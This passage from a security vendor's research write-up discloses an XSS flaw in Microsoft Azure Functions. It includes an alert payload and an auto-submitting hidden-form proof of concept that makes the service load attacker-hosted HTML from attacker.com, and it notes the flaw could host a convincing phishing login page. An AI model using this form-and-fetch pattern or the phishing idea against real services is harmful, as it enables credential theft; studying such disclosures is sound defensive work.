X-Cache: CONFIG_NOCACHE
X-Azure-Ref: 0riwFYgAAAAA6e19Aq16+So3Yeqf+m
Date: Mon, 07 Feb 2022 14:29:02 GMT

<script>
  alert(document.domain)
</script>
```


For our POC, we set up a website, which automatically executed this request, thereby proving that we had achieved full-fledged XSS on "functions.azure.com".



```
<form name="myForm" id="myForm" action="https://functions.azure.com/api/passthrough" method="POST" hidden>
<p>
    <input name="url" value="https://[redacted]/pop.html"/>
</p>
</form>
<script type="text/javascript">
    window.onload=function(){
        var auto = setTimeout(function(){ submitform(); }, 100);

        function submitform(){
          document.forms["myForm"].submit();
        }

    }
</script>
```


Up to this point, we have seen how we, as researchers, can tackle the discovery of this vulnerability. However, the attacker point of view is somewhat different, as presented in the following diagram:

End-to-end exploitation flow


http://attacker.com/
1 Send link to "attacker.com"
http://functions.azure.com/
2 Send POST to AZURE (redirecting)
4 Malicious code is running
CLIENT
3 Fetch content from remote server
http://attacker.com/pop.html

```
<script>
  alert(document.domain)
</script>
```


Of course, the malicious HTML can contain any content, for example, to leverage phishing techniques. The page will be displayed in the context of functions.azure.com. We could even produce a very legitimate looking login form for phishing purposes, as in the following screenshot. As a phishing site, this would likely prove highly effective and quite damaging.



Conclusion

After demonstrating how we uncovered an XSS vulnerability in Microsoft Azure Functions including key security concepts and the attack chain, you should now be able to leverage attacks and protect assets in a better way.

About the author



Uriel Gabay is a Senior Security Researcher and exploit developer at Pentera.
Prior to joining Pentera, Uriel served in a classified unit in the IDF, specializing in application security and Red Teaming.

For any questions, feel free to reach out at uriel.gabay@pentera.io

About Pentera

PENTERA

Pentera is the category leader for Automated Security Validation, allowing every organization to test with ease the integrity of all cybersecurity layers, unfolding true, current security exposures at any moment, at any scale. Thousands of security professionals and service providers around the world use Pentera to guide remediation and close security gaps before they are exploited.

For more info, visit: pentera.io

PENTERA | Pentera Labs™ Research Series

Who Stole My Cookies?
XSS Vulnerability in Microsoft
Azure Functions

www.Pentera.io